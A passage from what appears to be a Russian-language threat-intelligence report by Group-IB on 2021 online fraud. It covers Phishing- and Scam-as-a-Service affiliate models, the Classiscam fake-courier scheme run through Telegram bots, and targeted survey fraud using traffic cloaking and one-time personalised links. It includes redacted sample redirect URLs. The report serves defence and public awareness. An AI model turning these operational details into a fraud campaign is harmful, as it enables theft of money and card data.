[1] CDN (Content Distribution Network) – географически распределенная сетевая инфраструктура, обеспечивающая быструю доставку контента пользователям веб-сервисов и сайтов.

Категория	Количество	%
Обычный IP	115 654	91
IP CDN	10 347	9
Cloudflare, Inc.	7 978	7
DDOS-GUARD CORP.	1 276	1
Fastly	963	0,9
Leaseweb	130	0,1

Топ CDN-сервисов за H1 2021

Новые и взломанные сайты для фишинга

Для фишинга злоумышленники чаще всего создают новые ресурсы — на них приходится 79,7%. 20,3% фишинга было расположено на легитимных ресурсах, взломанных посредством эксплуатации уязвимостей или брутфорса. Специалисты Group-IB направили владельцам ресурсов уведомления о взломе и рекомендации по предотвращению повторных взломов в будущем.

Категория	%
Создан для фишинга	80
Взломан	20

Соотношение между новыми и взломанными сайтами за H1 2021

Phishing-as-a-Service

С ростом популярности фишинга стало развиваться партнерское направление Phishing-as-a-Service (PhaaS, «фишинг как услуга») по аналогии с нашумевшим Ransomware-as-a-Service. В современном виде PhaaS начал появляться примерно с 2015 года, развиваясь и эволюционируя до настоящего момента. Главная особенность PhaaS заключается в том, что он доступен для каждого – не нужно обладать специфическими навыками, чтобы заниматься фишингом.

Развитие PhaaS идет по нескольким направлениям:

- → фишинговая инфраструктура на базе Telegram;
- → продажа готовых фишинговых сайтов/скриптов;
- → аренда фишинговых панелей;
- → продажа фиш-китов.

ОНЛАЙН-МОШЕННИЧЕСТВО СЕГОДНЯ

05

Сегментирование, таргетирование, персонализация

В своих кампаниях онлайн-мошенники использовали некоторые подходы интернет-маркетологов. Например, они обращали внимание на охват аудитории, считали конверсию и оценивали эффективность своих кампаний. В результате это привело к сегментированию аудитории, таргетированию и персонализации предложений — для того, чтобы получить как можно больше прибыли от жертв при минимальных вложениях.

За последние три года интернет-мошенничество технически успело уйти еще дальше. Ниже показаны сравнительные изменения за 2019-2021 гг.

Как онлайн-мошенничество изменилось за последние три года (2019-2021)

Таргетированное привлечение 1	**Персональная ссылка** 2	**Персональный контент** 3
2019	**2019**	**2019**
Нецелевой пользователь попадает на ресурс с легитимным контентом	Ссылка работает только один раз и только у одного конкретного пользователя	Контент сгенерирован под таргетированного пользователя
2020-2021	**2020-2021**	**2020-2021**
Привлечение конкретных групп жертв, чтобы повысить конверсию	Сбор аналитических данных для реферальных программ	Автозаполнение формы с данными жертвы

В 2021 году происходит масштабирование и модификация подходов, которые были популярны в 2019 и 2020 годах.


Теперь потенциальные жертвы выбираются обдуманно, а когда они переходят по ссылке, происходит множество редиректов, где попутно собираются данные о пользователе, его провайдере, местоположении и IP-адресе, модели устройства и пользовательском агенте, подбирается наиболее подходящий вид мошенничества (язык, бренд, индустрия). В конце создается персонализированная ссылка, открывающаяся только у этого пользователя. Это позволяет мошенникам адаптировать контент к конкретной жертве и усложняет отслеживание начальной стадии схемы.

При этом увеличивается конверсия жертв, так как пользователи получают персонализированное предложение, от которого они не могут отказаться. Одновременно усложняется и обнаружение подобных нарушений, из-за чего время жизни такого мошеннического ресурса увеличивается, что дает злоумышленнику возможность получить больше жертв.

Scam-as-a-Service

Второе важное изменение – разделение труда в мошеннических группировках. Чтобы иметь больший охват, злоумышленники, которые придумывали мошеннические схемы и создавали технологии для их реализации, теперь сами не занимаются обманом пользователей и привлечением трафика на создаваемые ресурсы. Теперь они работают по модели SaaS (Scam-as-a-Service). В такой партнерской схеме люди делятся на Topic Starters (создатели франшизы и технологий) и workers (исполнители).

Распределение работы в схеме Scam-as-a-Service



Подобное разделение открывает возможности для масштабирования фишинга. Обычным исполнителям, желающим подзаработать в интернете на обмане, теперь ничего не мешает – им не нужны идеи и специальные знания, за них все уже сделано – создание сайтов для обмана происходит автоматически, им нужно просто начать привлекать на них жертв и делать отчисления франчайзерам (разработчикам инструментов для скама).

1. Создание скам-страницы в Telegram-боте
2. Жертва попадает на скам-страницу, теряет данные или деньги




Рис. 1. Схема работы в партнерской программе Scam-as-a-Service

Данный подход позволяет реализовать такие схемы на международном уровне. Создание типовых сайтов на разных языках автоматизировано, технологии можно использовать по всему миру, что существенно увеличивает заработок злоумышленников. Существует огромное количество типовых страниц мошеннических сайтов на разных языках для любых индустрий, которые были созданы автоматически с использованием одних и тех же технологий.




Рис. 2. Пример типовой страницы фишингового сайта

АКТУАЛЬНЫЕ СХЕМЫ ЦИФРОВЫХ АТАК

В ходе анализа мошеннических и фишинговых ресурсов экспертами Digital Risk Protection и CERT-GIB было выявлено множество различных схем и их модификаций. Суть мошенничества с годами не меняется: в 99% случаев преступники стараются украсть у жертвы деньги, данные банковских карт или персональные данные для последующей продажи. Но вот сами схемы — продажа несуществующих вещей на досках объявлений, фейковая курьерская доставка, торговля QR-кодами или сертификатами о вакцинации в период пандемии — меняются постоянно, и информационные поводы, которыми пользуются мошенники, чуть ли не опережают повестку СМИ. Эксперты Group-IB проанализировали наиболее популярные мошеннические схемы.

Classiscam (Мамонт)

Первое массовое использование в России схемы Classiscam специалисты Group-IB зафиксировали еще летом 2019 года, после ряда обращений обманутых пользователей. Однако пик мошеннической активности пришелся на весну 2020 года в связи с пандемией, переходом на удаленку и ростом спроса (в среднем, на 30% — 40%) на онлайн-покупки и, соответственно, услуги курьерской доставки.

Специалисты Group-IB Digital Risk Protection и CERT-GIB выявили как минимум 70 активных партнерских программ, использующих мошенническую схему с фейковой курьерской доставкой, причем половина из них уже работают вне России. Сама афера не претерпела серьезных изменений, но была локализована под рынки Восточной и Западной Европы, а также стран СНГ.

Как работает схема

На популярных сервисах бесплатных объявлений злоумышленники размещают так называемые «лоты-приманки» — объявления о продаже по намеренно заниженным ценам товаров (фотоаппаратов, игровых приставок, ноутбуков, смартфонов и так далее). Покупатель связывается с продавцом, а тот «обрабатывает» его, создавая атмосферу доверия, и переводит дальнейшее общение в мессенджер.

Несмотря на то, что многие курьерские сервисы и доски объявлений по продаже новых и подержанных товаров ведут активную политику защиты пользователей от мошенников, размещая предупреждения на своих ресурсах, это зачастую не останавливает покупателей.

В мессенджере у жертвы, как правило, запрашивают контактные данные якобы для оформления доставки через курьерскую службу. Затем ей присылают ссылку на сайт одной из популярных курьерских служб для оплаты доставки. На деле сайт оказывается фейковой страницей. В итоге похищают и средства, и банковские данные. Сама схема предусматривает варианты продолжения: часть жертв обманывают повторно — «разводят на возврат», но на самом деле с карты происходит повторное списание той же суммы.




Рис. 3. Пример фишингового объявления

До 2020 года специалисты Group-IB фиксировали единичные случаи использования мошенниками в своих схемах зарубежных брендов курьерских сервисов и досок бесплатных объявлений. Однако уже с февраля на форумах появляются предложения использовать фишинговые формы под украинскую версию сайта бесплатных объявлений. В апреле возникли схемы уже с белорусским сайтом бесплатных объявлений, а также фишинг под местный курьерский сервис и почту. К концу августа скамеры освоили украинские маркетплейсы и вышли за границы СНГ: появился скам с использованием французского сайта бесплатных объявлений. Буквально за последний месяц были обнаружены примеры использования польского и чешского брендов.

Атаки Classiscam по странам

Чехия, Болгария, Польша, Румыния, Франция, Италия, Испания, Эстония, Швеция, Словакия, Латвия, Литва, Дания, Венгрия, Хорватия, Австрия, Ирландия, Финляндия, Остальные страны Европейского союза, Россия, Казахстан, Беларусь, Украина, Узбекистан, Азербайджан, Киргизия, Молдова, Катар, Австралия, Мексика, Филиппины, США, Грузия, Норвегия, Кипр, ОАЭ, Македония

Если в России ущерб от одной мошеннической операции варьируется в пределах 10 000 — 30 000 рублей, то в Европе он может быть значительно выше за счет более высокой покупательской способности интернет-пользователей, а также их неготовности к такого рода мошенничеству.

Распределение ролей в схеме

Структурно иерархия мошеннических партнерских программ действует по принципу SaaS (Scam-as-a-Service). На верхнем уровне находятся организаторы или «админы» (Topic Starters), отвечающие за рекрутинг новых участников, создание фишинговых страниц, регистрацию доменов, консультации по решению «ошибки 900», когда банк блокирует операцию или банковскую карту, на которую пытаются перевести средства. «Админы» получают 20-30% от выручки. «Рабочие лошадки» — «воркеры» — занимаются непосредственно коммуникацией с жертвами и отправкой фишинговых страниц, получая за это 70-80%.

Рис. 4. Распределение работы в схеме Scam-as-a-Service

Все сделки и транзакции «воркеров» отображаются в отдельном Telegram-боте: там указана сумма, номер платежа и никнейм получателя. На основе статистики по выплатам самые успешные «воркеры» могут попасть в рейтинг «топов», члены которого имеют влияние на развитие проекта и доступ к вип-скриптам, например для работы на европейских и американских площадках, где выручка значительно выше. Помощниками «воркеров» выступают «прозвонщики» или «возвратеры», которые выдают себя за службу поддержки и получают процент от выручки от 5% до 10%.

Проанализировав сообщения о выплатах в чат-ботах, аналитики Group-IB выяснили, что 36 из 70 активных групп, ориентированы на зарубежные страны. В среднем они зарабатывают $ 60 752 в месяц, но доходы разных групп неоднородны. В целом, общий ежемесячный заработок 40 самых активных действующих преступных групп оценивается как минимум в $522 731 в месяц.

Простота и технологичность схемы «Мамонт» стали причиной резкого роста этого типа мошенничества, чему способствует автоматизация управления схемой и распространения фишинга через специальные чат-боты в Telegram. В 40 самых активных чатах зарегистрированы более 5 000 уникальных пользователей-скамеров.

Теперь «воркеру» достаточно сбросить в чат-бот ссылку на нужный товар-приманку, после чего бот сам генерирует полный фишинг-комплект: ссылки на странички курьерских сервисов, оплату и возврат. Существует более 10 разновидностей Telegram-ботов, создающих страницы под зарубежные бренды во Франции, Болгарии, Румынии, Польше и Чехии. Под каждый бренд и страну мошенники пишут инструкции-скрипты, помогающие новичкам-«воркерам» авторизоваться на зарубежных площадках и вести диалог с жертвой на местном языке.

Кроме того, к чат-ботам прикручены «магазины», в которых можно приобрести аккаунты для различных досок объявлений, электронные кошельки, таргетированные email-рассылки, руководства и др., вплоть до найма адвоката, который в случае задержания будет защищать мошенника в суде.




Рис. 5. Пример фишингового чат-бота

Таргетированное мошенничество





Рис. 6. Примеры мошеннических страниц с опросом от имени бренда

Часть из тех «счастливчиков», кто поверил в историю о выигрыше, и принялся лихорадочно отвечать на вопросы, в итоге потеряли свои деньги. Сообщения о розыгрышах и опросах — одна из популярных мошеннических схем, вот только в последние годы она стала еще масштабнее и технологичнее.

Суть схемы с таргетированным мошенничеством в том, что для каждого конкретного пользователя генерируется отдельная ссылка[1], превращающая параметры потенциальной жертвы в уникальный ключ — токен для входа. Сама ссылка чаще всего ведет на сайт с опросом, а после его прохождения — фишинговый или мошеннический ресурс, где жертва оставляет данные своей карты или совершает перевод, например за оплату услуги по оформлению «приза». Разумеется, никакого подарка жертва не получает, теряя деньги и данные карты. Чтобы усложнить расследование инцидента, мошенники делают так, чтобы персональная ссылка, по которой зашел пользователь, больше **не открывалась** у других пользователей при пересылке или попытке перейти в какую-либо директорию без нужных файлов cookie.

[1] Уникальная ссылка, использующая параметры потенциальной жертвы (страна, часовой пояс, язык, IP, тип браузера и др) для отображения релевантного контента на мошеннической странице.

Как работает схема



Мошенники атаковали более сотни компаний, преимущественно в России, но специалисты Group-IB детектировали и использование некоторых зарубежных брендов.

- в Сингапуре посетителей торрент-трекера thepiratebay.cc персональная ссылка вела на фейковый сайт сингапурского сотового оператора (посещаемость — 13 500 человек в сутки);
- на фейковых опросах от лица крупного российского ритейлера (посещаемость 6 500 посетителей в сутки) пользователей обманом заставляли оставить на поддельном сайте персональные данные. Целью мошенников была кража денег (в России среднее списание — 50 000 рублей), баллов или личной информации. Сама ссылка срабатывала только один раз и только у конкретного пользователя, поэтому подобный ресурс было сложно обнаружить и нейтрализовать.

Такой случай — не редкость, подобный контент быстро исчезает. Тем не менее, ресурс проанализировали. Оказалось, что проблема встречается часто и такие сообщения поступают из всех уголков рунета.

Для распространения мошеннических ссылок злоумышленники использовали все известные инструменты: контекстную рекламу, рекламу на легальных и и не очень площадках, CMC- и email-рассылки, покупку созвучных доменов (на случай того, если пользователь введет доменное имя официального сайта компании с ошибкой). Реже использовалось добавление ссылок в календарь и посты в социальных сетях, популярные в то время.

CMC- и email-рассылки практически всегда содержали короткую ссылку, в описании было написано о программе мотивации клиентов, где можно было выиграть дорогостоящую технику.

Далее следовала так называемая клоака трафика – это популярный способ распределения трафика, где один пользователь видит «белый» контент, а другой «серый» или «черный» в зависимости от условий перехода (IP, язык, устройство). «Белый» контент совершенно не примечателен и не несет в себе никакой угрозы. Он не вызывает никаких вопросов у рекламодателей или провайдера. А вот «серый» контент нарушает правила распространения рекламы и несет в себе большую угрозу для пользователей сети, особенно невнимательных.

Клоакинг запрещен всеми рекламными сетями, но обман даже при помощи специальных программ распознается далеко не сразу. Реклама может «жить» на сайте очень долго. К тому же, данный вид мошенничества распространяется не одним человеком и даже не одной группой лиц. Это масштабная сеть. Когда блокируется одна часть мошеннических аккаунтов, распространяющих незаконный трафик, мгновенно появляются новые. И это одна из причин, по которым данную схему очень сложно устранить.

При переходе на эту ссылку пользователь попадал в цепочку редиректов, где на выходе получал что-то подобное:

```
https://[redacted].site/s10xs/[redacted]/?osv=Windows%2010.0&isp=
[redacted]%20[redacted]&ip=[redacted]&key=eyJ0aW1lc3RhbXAiOiIxNTU0Mzg-
4MjYzIiwiaGFzaCI6IjIwZGQwM2I2Y2UxMDI1NzJhZWY1NDM0MTZhNzZ-
jODY2ZjIyYzZmZDgifQ%3D%3D&td=7ktpj.[redacted].com&bemobdata=c%3D-
227bad15-b386-42e0-911b-674575ed6cd8..a%3D0..b%3D0..e%
3D1554388262666418..c1%3D9627..c2%3D9254..c3%3D1554388262666418..r%3D
https%253A%252F%252[redacted].ru%252Fgoto%252F9254%252F44db6ebf9c%252F#
```

Через некоторое время ссылки поменяли, из них удалили также референер (то, с какого сайта пришел пользователь).

Она стала менее информативной для анализа:

```
https://ca.[redacted].click/pr/i12/brand/[redacted]/?osv=Win-
dows%2010.0&isp=Chrome&tid=1aa56077-f400-4910-92c6-bb-
249266438d&key=eyJ0aW1lc3RhbXAiOiIxNjA3OTQzODExIiwiaGFzaCI6IjUzZGEx-
NmE3YWU5NzJmMTEyMTMyMDc2YzZiOGMyNTU4NDdlNDI3YjUifQ%3D%3D&td=t.
[redacted].click&bemobdata=c%3Df84cec94-089f-4dbd-8b13-2f9dde-
a20bb4..a%3D0..b%3D1#
```

Сейчас же ссылки стали ещё и короткими, что сильно затрудняет анализ и реагирование на подобные нарушения. Так как при получении подобной ссылки достучаться до регулятора с объяснениями становится очень трудно, а иногда и невозможно.

```
https://eu.[redacted].click/cz/i12/brand/[redacted]/
```

Следующей проблемой в устранении мошенничества данного типа является принцип действия самой ссылки, по которой переходит пользователь.

Когда пользователь кликает на баннер, контекстную рекламу, вредоносную ссылку из письма или даже СМС, он не сразу попадает на статичный сайт. Сначала его перенаправляют на разные ресурсы, где с него собирают данные: геолокацию, язык, браузер, название провайдера.

На основе этой информации автоматически создается итоговая мошенническая ссылка, которая включает timestamp — данные о конкретной дате и времени. Эта конкретная ссылка — индивидуальна и сработает только один раз и только у конкретного пользователя.

Трудность в данном случае состоит в том, что:

- снижается вероятность обнаружения такого вида ссылок;
- затрудняется процесс реагирования;
- увеличивается время работы ресурса.

Самое интересное – контент на фейковом сайте. Он может быть совершенно разным. Страница может быть создана от лица любого выбранного случайным образом бренда или же представляться тем бредом, которым постоянно пользуется жертва.

На данных сайтах под видом какой-либо крупной компании проводятся опросы. За прохождение которых очень часто мошенники обещают крупный приз. Но после прохождения такого опроса пользователю предложат для получения его выигрыша заполнить форму с его персональными данными. Как правило, это:

- ФИО;
- email;
- адрес с почтовым индексом;
- номер телефона;
- номер карты со сроком действия;
- CVV.

Шаблоны подобных фишинговых сайтов могут отличаться:

